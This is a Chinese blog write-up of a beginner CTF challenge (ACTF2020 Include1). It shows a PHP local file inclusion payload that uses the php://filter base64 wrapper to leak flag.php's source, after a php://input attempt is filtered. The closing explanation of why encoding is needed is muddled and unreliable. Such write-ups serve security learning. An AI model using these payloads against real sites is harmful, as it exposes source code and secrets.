
ROSE笔记-[ACTF2020 新生赛]Include1-WP

原创

southerose 于 2020-10-23 13:52:19 发布 238 收藏 1

分类专栏： ctf记录

本文链接：https://blog.csdn.net/weixin_46439278/article/details/109240936



Cft刷题笔记

[ACTF2020 新生赛]Include1

过程

打开靶机

> tips

发现一个tips，点进去。

发现一段文字，查看源代码。没有特别地地方

查看当前网页的URL


```
view-source:http://296e2977-4686-4496-98cc-93117800e6a7.node3.buuoj.cn/?file=flag.php
```

"php://input"伪协议（失败）

首先考虑使用"php://input"伪协议 + post 发送PHP代码

payload:

?file=php://input




发现题目过滤了"php://input"伪协议

"php://filter"伪协议（成功）

之后重新考虑使用"php://filter"伪协议来包含

构造payload:

?file=php://filter/read=convert.base64-encode/resource=flag.php



到这里得到了base64编码的flag.php源代码

得到flag

总结：

php:filter流会被当做php代码执行，所以我们一般对其进行编码，阻止其不执行。